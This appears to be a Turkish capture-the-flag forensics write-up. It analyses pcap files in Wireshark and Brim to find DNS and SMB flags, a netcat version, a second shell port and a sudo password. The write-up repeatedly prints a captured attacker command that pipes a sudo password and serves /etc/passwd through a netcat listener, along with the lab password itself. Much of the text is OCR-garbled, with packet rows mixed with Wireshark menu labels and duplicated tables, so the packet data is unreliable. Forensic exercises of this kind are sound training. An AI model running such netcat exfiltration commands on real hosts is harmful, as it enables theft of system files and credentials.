23	28.963921617	192.168.2.2	192.168.2.5	DNS	77	Standard query 0x41ff TXT flag.fruitinc.xyz
24	28.964314834	192.168.2.5	192.168.2.2	DNS	135	Standard query response 0x41ff TXT flag.fruitinc.xy

```

> Frame 23: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface ens32, id 0
> Ethernet II, Src: VMware_82:f5:94 (00:0c:29:82:f5:94), Dst: VMware_89:f4:58 (00:0c:29:89:f4:58)
> Internet Protocol Version 4, Src: 192.168.2.2, Dst: 192.168.2.5

```




Wireshark · UDP Akışı izle (udp.stream eq 7) · dns.pcapng

A.....flag.fruitinc.xyz.....A.....flag.fruitinc.xyz.....
ACOOLDNSFLAG..... :....ns...H..... :.....

Wireshark'a dns.pcapng dosyamı yansittım. Sonra flag.fruitinc.xyz ibaremi kolonlar arasında buldum. Sağ tık -> Takip -> UDP Akışı dedim ve cevabım karşımıda.

File smb.pcapng - What is the path of the file that is opened?

Dosya smb.pcapng - Açılan dosyanın path'i nedir?




smb.pcapn brim'a yansittım ara kimsimna şu kodu girdim `_path=="smb_files"` CTF ipucunada bakarak gelen sonuçlardan ilk kolonumda

HelloWorld\TradeSecrets.txt ibarisini gördüm cevabım bu.

File smb.pcapng - What is the tree that is being browsed?

Dosya smb.pcapng - Göz atılan path nedir?




BRİM'i AÇTIM smb.pcapng arama kısmına `_path=="smb_files"` yazdım. Çıkan sonuç tablosunda sağa kaydırıldım path kolonu altında cevabımı görüyorum.

<\\192.168.2.10\public>

File smb.pcapng - What is the flag in the file?

Dosya smb.pcapng - Dosyadaki flag nedir?



smb.pcapng dosyamı wireshark üzerinde açtım HelloWorld\TradeSecrets.txt ibaresini kolonlarda aradım. Bulduğum ibaremin üzerinde sağ tık

takip -> TCP akışı dedim bulduğum ibarenin flag kısmını sormuştu bana cevabım
OneSuperDuperSecret

File shell.pcapng - What is the port for the second shell?

Dosya shell.pcapng - İkinci shell'in portu ne?

3 0.000377190	192.168.2.5	192.168.2.244	TCP	66 52242 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071482 TSect=295685173
4 0.038112407	192.168.2.5	192.168.2.244	TCP	82 52242 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=16 TStamp=1903071520 TSect=295685173
5 0.038321640	192.168.2.244	192.168.2.5	TCP	Paket(ler)İşaretle/İşareti Kaldır Ctrl+M val=295685211 TSect=1903071520
15 23.421270737	192.168.2.244	192.168.2.5	TCP	1 Paket(ler)İşaretle/İşareti Kaldır Ctrl+M val=295685211 TSect=1903071520
16 23.42142428769	192.168.2.5	192.168.2.244	TCP	1 Paket(ler)Yoksay Ctrl+D val=1903094902 TSect=295681594
17 23.421700149	192.168.2.5	192.168.2.244	TCP	1 Zaman Referansını Ayarla/Ayarlamayı Kaldır Ctrl+T val=1903094902 TSect=295681594
18 23.421770769	192.168.2.244	192.168.2.5	TCP	Zaman Kaydırması... Ctrl+Shift+T val=1903094902 TSect=295681594
19 23.421783228	192.168.2.5	192.168.2.244	TCP	Paket Yorumları... Ctrl+Shift+T val=1903094903 TSect=295681595
20 23.421823924	192.168.2.244	192.168.2.5	TCP	Cözümlenen Adı Düzenle Ctrl+Shift+T val=1903094903 TSect=1903094903
21 23.438373893	192.168.2.5	192.168.2.244	TCP	Filtre Olarak Uygula Ctrl+Shift+T val=1903094919 TSect=295681595
22 23.438369592	192.168.2.244	192.168.2.5	TCP	Filtre Olarak Hazırla Ctrl+Shift+T val=295681612 TSect=1903094919
23 23.438646440	192.168.2.5	192.168.2.244	TCP	1 Konuşma Filtresi Ctrl+Shift+T val=295681612 TSect=1903094919
24 23.438663021	192.168.2.244	192.168.2.5	TCP	1 Konuşmayı Renklendir Ctrl+Shift+T val=295681651 TSect=1903095158
35 23.677435057	192.168.2.5	192.168.2.244	TCP	1 Kopyala Ctrl+Shift+E val=295681651 TSect=1903095158
36 23.677998956	192.168.2.244	192.168.2.5	TCP	1 Takip Ctrl+Shift+E val=295681651 TSect=1903095158
39 23.682980821	192.168.2.5	192.168.2.244	TCP	1 Kopyala Ctrl+Shift+E val=295681651 TSect=1903095164 TSect=295681851

me 4: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface Ethernet II, Src: VMware_89:f4:58 (00:0c:29:89:f4:58), Dst: VMware_82:f5:f5: (00:0c:29:89:f4:58) Internet Protocol Version 4, Src: 192.168.2.5, Dst: 192.168.2.244 Transmission Control Protocol, Src Port: 52242, Dst Port: 4444, Seq: 1, Ack: 1, Len: 82 (16 bytes)

tcp.stream eq 0					
Time	Source	Destination	Protocol	Length	Info
204 152.075356959	192.168.2.244	192.168.2.5	TCP	66 4444 → 52242	Fetched 3,436 B in 0s (101 kB/s)
205 152.076048943	192.168.2.5	192.168.2.244	TCP	103 52242 → 4444	Selecting previously unselected package netcat.
206 152.076099203	192.168.2.244	192.168.2.5	TCP	66 4444 → 52242	(Reading database ...)
207 152.077759590	192.168.2.5	192.168.2.244	TCP	82 52242 → 4444	(Reading database ... 5%)
208 152.077785170	192.168.2.244	192.168.2.5	TCP	66 4444 → 52242	(Reading database ... 10%)
209 152.078201392	192.168.2.5	192.168.2.244	TCP	110 52242 → 4444	(Reading database ... 15%)
210 152.078205928	192.168.2.244	192.168.2.5	TCP	66 4444 → 52242	(Reading database ... 20%)
212 157.172572614	192.168.2.244	192.168.2.5	TCP	67 4444 → 52242	(Reading database ... 25%)
214 157.172895426	192.168.2.5	192.168.2.244	TCP	67 52242 → 4444	(Reading database ... 30%)
215 157.173074080	192.168.2.244	192.168.2.5	TCP	66 4444 → 52242	(Reading database ... 35%)
216 157.173078742	192.168.2.5	192.168.2.244	TCP	82 52242 → 4444	(Reading database ... 40%)
217 157.173309302	192.168.2.244	192.168.2.5	TCP	66 4444 → 52242	(Reading database ... 45%)
225 198.845995213	192.168.2.244	192.168.2.5	TCP	124 4444 → 52242	(Reading database ... 50%)
226 198.846912992	192.168.2.5	192.168.2.244	TCP	123 52242 → 4444	(Reading database ... 55%)
227 198.846918838	192.168.2.244	192.168.2.5	TCP	66 4444 → 52242	(Reading database ... 60%)
228 198.846920194	192.168.2.5	192.168.2.244	TCP	67 52242 → 4444	(Reading database ... 65%)
229 198.846921419	192.168.2.244	192.168.2.5	TCP	66 4444 → 52242	(Reading database ... 70%)
230 198.856602918	192.168.2.5	192.168.2.244	TCP	111 52242 → 4444	(Reading database ... 75%)

Frame 230: 111 bytes on wire (888 bits), 111 bytes captured (888 bits) on interface ens3 Ethernet II, Src: VMware_89:f4:58 (00:0c:29:89:f4:58), Dst: VMware_82:f5:94 (00:0c:29:89:f4:58) Internet Protocol Version 4, Src: 192.168.2.5, Dst: 192.168.2.244 Transmission Control Protocol, Src Port: 52242, Dst Port: 4444, Seq: 2327, Ack: 183, Len: 111 (45 bytes)

```

jtomato@ns01:~$ echo "*umR@Q%4V&RC" | sudo -S nc -nvlp 9999 </etc/passwd
echo "*umR@Q%4V&RC" | sudo -S nc -nvlp 9999 </etc/passwd
Listening on [0.0.0.0] (family 0, port 9999)
Connection from 192.168.2.244 34972 received!
jtomato@ns01:~$ exit
exit
exit

```

shell.pcapng dosyamı wireshark'a yansittım arama kısmına tcp.stream eq 0 yazdım morla kaplı alanda harhangi bir ögenin üstüne gelip

sağ tık takip->tcp akışı dedim karşıma çıkan ibareler içerisinde ikinci bir girişim olduğu görünyor ikinci portu bu olmalı yani cevabım 9999

jtomato@ns01:~\$ echo "*umR@Q%4V&RC" | sudo -S nc -nvlp 9999 </etc/passwd

echo "*umR@Q%4V&RC" | sudo -S nc -nvlp 9999 </etc/passwd

Listening on [0.0.0.0] (family 0, port 9999)

Connection from 192.168.2.244 34972 received!

jtomato@ns01:~\$ exit

File shell.pcapng - What version of netcat is installed?

Dosya shell.pcapng - Netcat'in hangi sürümü yüklü?

3	0.000377190	192.168.2.5	192.168.2.244	TCP	66	52242 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071482 TSectr=295685173
4	0.038112407	192.168.2.5	192.168.2.244	TCP	82	52242 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=16 TStamp=1903071520 TSectr=295685173
5	0.038321640	192.168.2.244	192.168.2.5	TCP	1	Paket(ler)İşaretle/İşaretini Kaldır Ctrl+M val=295685211 TSectr=1903071520
15	23.421270737	192.168.2.244	192.168.2.5	TCP	1	Paket(ler)Yoksay Ctrl+D val=1903094902 TSectr=295681594
16	23.42142428769	192.168.2.5	192.168.2.244	TCP	1	Zaman Referansını Ayıra/Ayarlamayı Kaldır Ctrl+T val=1903094902 TSectr=295681594
17	23.421700149	192.168.2.5	192.168.2.244	TCP	1	Zaman Kaydirması... Ctrl+Shift+T val=1903094902 TSectr=1903094902
18	23.421770779	192.168.2.244	192.168.2.5	TCP	1	Paket Yorumları... Ctrl+Shift+T val=1903094903 TSectr=295681595
19	23.421783228	192.168.2.5	192.168.2.244	TCP	1	Çözümlenen Adı Düzenle Ctrl+Shift+T val=1903094903 TSectr=1903094903
20	23.421823924	192.168.2.244	192.168.2.5	TCP	1	Filtre Olarak Uygula Ctrl+Shift+T val=1903094919 TSectr=295681595
21	23.438373893	192.168.2.5	192.168.2.244	TCP	1	Filtre Olarak Hazırla Ctrl+Shift+T val=1903094919 TSectr=295681612
22	23.438386959	192.168.2.244	192.168.2.5	TCP	1	Konuşma Filtresi Ctrl+Shift+T val=1903094919 TSectr=295681612
23	23.438646440	192.168.2.5	192.168.2.244	TCP	1	Konuşmayı Renklendir Ctrl+Shift+T val=1903094919 TSectr=295681612
24	23.438663021	192.168.2.244	192.168.2.5	TCP	1	Takip Ctrl+Shift+T UDP Akışı Ctrl+Alt+Shift+U
35	23.677435057	192.168.2.5	192.168.2.244	TCP	1	Kopyala Ctrl+Shift+T DCCP Akışı Ctrl+Alt+Shift+E
36	23.677798956	192.168.2.244	192.168.2.5	TCP	1	
39	23.682980821	192.168.2.5	192.168.2.244	TCP	1	

me 4: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface

Ethernet II, Src: VMware_89:0f:f8 (00:0c:29:89:f4:58), Dst: VMware_82:f5:f5:

Internet Protocol Version 4, Src: 192.168.2.5, Dst: 192.168.2.244

Transmission Control Protocol, Src Port: 52242, Dst Port: 4444, Seq: 1, Ack:

a (16 bytes)

tcp.stream eq 0						
Time	Source	Destination	Protocol	Length	Info	
204	152.075356959	192.168.2.244	TCP	66	4444 → 52242 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071482 TSectr=295685173	
205	152.076048943	192.168.2.5	TCP	103	52242 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=16 TStamp=1903071520 TSectr=295685173	
206	152.076099203	192.168.2.244	TCP	66	4444 → 52242 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071520 TSectr=295685173	
207	152.077759599	192.168.2.5	TCP	82	52242 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071520 TSectr=295685173	
208	152.077785170	192.168.2.244	TCP	66	4444 → 52242 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071520 TSectr=295685173	
209	152.0782051392	192.168.2.5	TCP	110	52242 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071520 TSectr=295685173	
210	152.078205928	192.168.2.244	TCP	66	4444 → 52242 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071520 TSectr=295685173	
212	157.172572614	192.168.2.244	TCP	67	4444 → 52242 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071520 TSectr=295685173	
214	157.172895426	192.168.2.5	TCP	67	52242 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071520 TSectr=295685173	
215	157.1730740800	192.168.2.244	TCP	66	4444 → 52242 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071520 TSectr=295685173	
216	157.173078742	192.168.2.5	TCP	82	52242 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071520 TSectr=295685173	
217	157.173309302	192.168.2.244	TCP	66	4444 → 52242 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071520 TSectr=295685173	
225	198.845995213	192.168.2.244	TCP	124	4444 → 52242 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071520 TSectr=295685173	
226	198.846912992	192.168.2.5	TCP	123	52242 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071520 TSectr=295685173	
227	198.846918838	192.168.2.244	TCP	66	4444 → 52242 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071520 TSectr=295685173	
228	198.846920194	192.168.2.5	TCP	67	52242 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071520 TSectr=295685173	
229	198.846921419	192.168.2.244	TCP	66	4444 → 52242 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071520 TSectr=295685173	
230	198.856602918	192.168.2.5	TCP	111	52242 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071520 TSectr=295685173	

shell.pcapng dosyamı wireshark'a yansittım arama kısmına tcp.stream eq 0 yazdım morla kaplı alanda harhangi bir ögenin üstüne gelip

sağ tık takip->tcp akışı dedim karşıma çıkan ibareler içerisinde netcat'in güncelleme yaptığı hemen önünüde de versiyonunu görebiliriz cevabım 1.10-41.1

Preparing to unpack .../netcat_1.10-41.1_all.deb ...

Unpacking netcat (1.10-41.1) ...

Setting up netcat (1.10-41.1) ...

File shell.pcapng - What file is added to the second shell

File shell.pcapng - İkinci shell'e hangi dosya eklendi

3 0.000377190	192.168.2.5	192.168.2.244	TCP	66 52242 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1903071482 TSectr=29568173
4 0.038112407	192.168.2.5	192.168.2.244	TCP	82 52242 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=16 TStamp=1903071520 TSectr=29568173
5 0.038321640	192.168.2.244	192.168.2.5	TCP	Paket(ler)İşaretle/İşaretini Kaldır Ctrl+M val=295681592 TSectr=1903071520
15 23.421270737	192.168.2.244	192.168.2.5	TCP	1 Paket(ler)İşaretle/İşaretini Kaldır Ctrl+M val=295681592 TSectr=1903071520
16 23.421428769	192.168.2.5	192.168.2.244	TCP	1 Paket(ler)Yoksay/Yoksay Ctrl+D val=1903094902 TSectr=295681594
17 23.421700149	192.168.2.5	192.168.2.244	TCP	1 Zaman Referansını Ayıra/Ayarlamayı Kaldır Ctrl+T val=1903094902 TSectr=295681594
18 23.421770769	192.168.2.244	192.168.2.5	TCP	Zaman Kaldırması... Ctrl+Shift+T val=1903094902 TSectr=295681595
19 23.421783228	192.168.2.5	192.168.2.244	TCP	Paket Yorumları... Ctrl+Shift+T val=1903094903 TSectr=295681595
20 23.421823924	192.168.2.244	192.168.2.5	TCP	Cözümlenen Adı Düzenle Ctrl+Shift+T val=1903094903 TSectr=1903094903
21 23.438373893	192.168.2.5	192.168.2.244	TCP	Filtre Olarak Uygula Ctrl+Shift+T val=1903094919 TSectr=295681595
22 23.438369592	192.168.2.244	192.168.2.5	TCP	Filtre Olarak Hazırla Ctrl+Shift+U val=295681612 TSectr=1903094919
23 23.438646440	192.168.2.5	192.168.2.244	TCP	1 Konuşma Filtresi Ctrl+Shift+E val=295681612 TSectr=1903094919
24 23.438663021	192.168.2.244	192.168.2.5	TCP	1 Konuşmayı Renklendir Ctrl+Shift+E val=295681612 TSectr=1903094919
35 23.677435057	192.168.2.5	192.168.2.244	TCP	1 Konuşma Filtresi Ctrl+Shift+E val=295681612 TSectr=1903094919
36 23.677798956	192.168.2.244	192.168.2.5	TCP	1 Konuşmayı Renklendir Ctrl+Shift+E val=295681612 TSectr=1903094919
39 23.682968021	192.168.2.5	192.168.2.244	TCP	1 Konuşmayı Renklendir Ctrl+Shift+E val=295681612 TSectr=1903094919

me 4: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface Ethernet II, Src: VMware_89:f4:58 (00:0c:29:89:f4:58), Dst: VMware_82:f5:f5:1 (00:0c:29:89:f5:f5) Internet Protocol Version 4, Src: 192.168.2.5, Dst: 192.168.2.244 Transmission Control Protocol, Src Port: 52242, Dst Port: 4444, Seq: 1, Ack: 1, Len: 82 (16 bytes)

Time	Source	Destination	Protocol	Length	Info
204 152.075356959	192.168.2.244	192.168.2.5	TCP	66 4444 → 52242	Fetched 3,436 B in 0s (101 kB/s)
205 152.076048943	192.168.2.5	192.168.2.244	TCP	103 52242 → 4444	Selecting previously unselected package netcat.
206 152.076099203	192.168.2.244	192.168.2.5	TCP	66 4444 → 52242	(Reading database ...)
207 152.077759590	192.168.2.5	192.168.2.244	TCP	82 52242 → 4444	(Reading database ... 5%)
208 152.077785170	192.168.2.244	192.168.2.5	TCP	66 4444 → 52242	(Reading database ... 10%)
209 152.078201392	192.168.2.5	192.168.2.244	TCP	110 52242 → 4444	(Reading database ... 15%)
210 152.078205928	192.168.2.244	192.168.2.5	TCP	66 4444 → 52242	(Reading database ... 20%)
212 157.172572614	192.168.2.244	192.168.2.5	TCP	67 4444 → 52242	(Reading database ... 25%)
214 157.172895426	192.168.2.5	192.168.2.244	TCP	67 52242 → 4444	(Reading database ... 30%)
215 157.173074080	192.168.2.244	192.168.2.5	TCP	66 4444 → 52242	(Reading database ... 35%)
216 157.173078742	192.168.2.5	192.168.2.244	TCP	82 52242 → 4444	(Reading database ... 40%)
217 157.173309302	192.168.2.244	192.168.2.5	TCP	66 4444 → 52242	(Reading database ... 45%)
225 198.845995213	192.168.2.244	192.168.2.5	TCP	124 4444 → 52242	(Reading database ... 50%)
226 198.846912992	192.168.2.5	192.168.2.244	TCP	123 52242 → 4444	(Reading database ... 55%)
227 198.846918838	192.168.2.244	192.168.2.5	TCP	66 4444 → 52242	(Reading database ... 60%)
228 198.846920194	192.168.2.5	192.168.2.244	TCP	67 52242 → 4444	(Reading database ... 65%)
229 198.846921419	192.168.2.244	192.168.2.5	TCP	66 4444 → 52242	(Reading database ... 70%)
230 198.856602918	192.168.2.5	192.168.2.244	TCP	111 52242 → 4444	(Reading database ... 75%)

shell.pcapng dosyamı wireshark'a yansittım arama kısmına tcp.stream eq 0 yazdım morla kaplı alanda harhangi bir ögenin üstüne gelip

sağ tık takip->tcp akışı dedim karşıma çıkan ibareler içerisinde konumum yazıyor /etc/passwd

```
jtomato@ns01:~$ echo "*umR@Q%4V&RC" | sudo -S nc -nvlp 9999 </etc/passwd
```

```
echo "*umR@Q%4V&RC" | sudo -S nc -nvlp 9999 </etc/passwd
```

File shell.pcapng - What password is used to elevate the shell?

File shell.pcapng – Shell'i yükseltmek için hangi parola kullanıldı?

tcp.stream eq 0

Time	Source	Destination	Protocol	Length	Info	
204 152.076048943	192.168.2.244	192.168.2.5	TCP	66	4444 → 52244 (Reading database ...)	
205 152.076048943	192.168.2.5	192.168.2.244	TCP	103	52242 → 4444 (Reading database ... 5%)	
206 152.076099203	192.168.2.244	192.168.2.5	TCP	66	4444 → 52244 (Reading database ... 10%)	
207 152.077759590	192.168.2.5	192.168.2.244	TCP	82	52242 → 4444 (Reading database ... 15%)	
208 152.077785170	192.168.2.244	192.168.2.5	TCP	66	4444 → 52244 (Reading database ... 20%)	
209 152.078201392	192.168.2.5	192.168.2.244	TCP	110	52242 → 4444 (Reading database ... 25%)	
210 152.078205928	192.168.2.244	192.168.2.5	TCP	66	4444 → 52244 (Reading database ... 30%)	
212 157.172572614	192.168.2.244	192.168.2.5	TCP	67	4444 → 52244 (Reading database ... 35%)	
214 157.172895426	192.168.2.5	192.168.2.244	TCP	67	52242 → 4444 (Reading database ... 40%)	
215 157.173074088	192.168.2.244	192.168.2.5	TCP	66	4444 → 52244 (Reading database ... 45%)	
216 157.173078742	192.168.2.5	192.168.2.244	TCP	82	52242 → 4444 (Reading database ... 50%)	
217 157.173389302	192.168.2.244	192.168.2.5	TCP	66	4444 → 52244 (Reading database ... 55%)	
225 198.845995213	192.168.2.244	192.168.2.5	TCP	124	4444 → 52244 (Reading database ... 60%)	
226 198.846912992	192.168.2.5	192.168.2.244	TCP	123	52242 → 4444 (Reading database ... 65%)	
227 198.846918838	192.168.2.244	192.168.2.5	TCP	66	4444 → 52244 (Reading database ... 70%)	
228 198.846920194	192.168.2.5	192.168.2.244	TCP	67	52242 → 4444 (Reading database ... 75%)	
229 198.846921419	192.168.2.244	192.168.2.5	TCP	66	4444 → 52244 (Reading database ... 80%)	
230 198.856602918	192.168.2.5	192.168.2.244	TCP	111	52242 → 4444 (Reading database ... 85%)	
Frame 230: 111 bytes on wire (888 bits), 111 bytes captured (888 bits) on interface ens3 Ethernet II, Src: VMware_89:f4:58 (00:0c:29:89:f4:58), Dst: VMware_82:f5:94 (00:0c:29:8 Internet Protocol Version 4, Src: 192.168.2.5, Dst: 192.168.2.244 Transmission Control Protocol, Src Port: 52242, Dst Port: 4444, Seq: 2327, Ack: 183, Len: 111 (45 bytes)	<pre>Fetched 3,436 B in 0s (101 kB/s) Selecting previously unselected package netcat. (Reading database ... (Reading database ... 5% (Reading database ... 10% (Reading database ... 15% (Reading database ... 20% (Reading database ... 25% (Reading database ... 30% (Reading database ... 35% (Reading database ... 40% (Reading database ... 45% (Reading database ... 50% (Reading database ... 55% (Reading database ... 60% (Reading database ... 65% (Reading database ... 70% (Reading database ... 75% (Reading database ... 80% (Reading database ... 85% (Reading database ... 90% (Reading database ... 95% (Reading database ... 100% (Reading database ... 138205 files and directories currently installed.) Preparing to unpack .../netcat_1.10-41.1_all.deb ... Unpacking netcat (1.10-41.1) ... Setting up netcat (1.10-41.1) ... jtomato@ns01:~\$ echo "*umR@Q%4V&RC" sudo -S -i echo "*umR@Q%4V&RC" sudo -S -i mesg: ttymame failed: Inappropriate ioctl for device -bash: line 1: RC: command not found jtomato@ns01:~\$ exit exit exit</pre> <p>jtomato@ns01:~\$ echo "*umR@Q%4V&RC" sudo -S nc -nvlp 9999 </etc/passwd echo "*umR@Q%4V&RC" sudo -S nc -nvlp 9999 </etc/passwd Listening on [0.0.0.0] (family 0, port 9999) Connection from 192.168.2.244 34972 received! jtomato@ns01:~\$ exit exit</p> <p>3 0.000377190 192.168.2.5 192.168.2.244 TCP 66 52242 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1903071482 TSecr=295658173 4 0.038112407 192.168.2.5 192.168.2.244 TCP 82 52242 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=16 TSval=1903071520 TSecr=295658173 5 0.038321640 192.168.2.244 192.168.2.5 TCP 1 Paket(ler)i İşareti/Garetini Kaldir Ctrl+M val=295658211 TSecr=1903071520 15 23.421270737 192.168.2.244 192.168.2.5 TCP 1 Paket(ler)i Yoksay/Yoksay Ctrl+D val=19030949602 TSecr=295681594 16 23.421428769 192.168.2.5 192.168.2.244 TCP 1 Zaman Referansını Ayarla/Ayarlamayı Kaldir Ctrl+T val=19030949608 TSecr=295681594 17 23.421700149 192.168.2.5 192.168.2.244 TCP 1 Zaman Kaydirması... Ctrl+Shift+T val=295681595 TSecr=1903094902 18 23.421770769 192.168.2.244 192.168.2.5 TCP 1 Paket Yorumları... Ctrl+Shift+T val=1903094903 TSecr=295681595 19 23.421783228 192.168.2.5 192.168.2.244 TCP 1 Çözümlenen Adı Düzenle Ctrl+Shift+T val=295681595 TSecr=1903094903 20 23.421823924 192.168.2.244 192.168.2.5 TCP 1 Filtre Olarak Uygula Ctrl+Shift+T val=1903094919 TSecr=295681595 21 23.438373893 192.168.2.5 192.168.2.244 TCP 1 Filtre Olarak Hazırla Ctrl+Shift+T val=295681612 TSecr=1903094919 22 23.438386959 192.168.2.244 192.168.2.5 TCP 1 Konusuya Filtresi Ctrl+Shift+T val=81 TSecr=1903094919 TSecr=295681612 23 23.438646440 192.168.2.5 192.168.2.244 TCP 1 Konusmayı Renklendir Ctrl+Shift+T val=Sval=295681612 TSecr=1903094919 24 23.438663021 192.168.2.244 192.168.2.5 TCP 1 SCTP Ctrl+Shift+T val=Sval=295681612 TSecr=1903094919 35 23.677435057 192.168.2.5 192.168.2.244 TCP 1 Takip Ctrl+Alt+Shift+T val=n59 TSecr=1903095158 TSecr=295681612 36 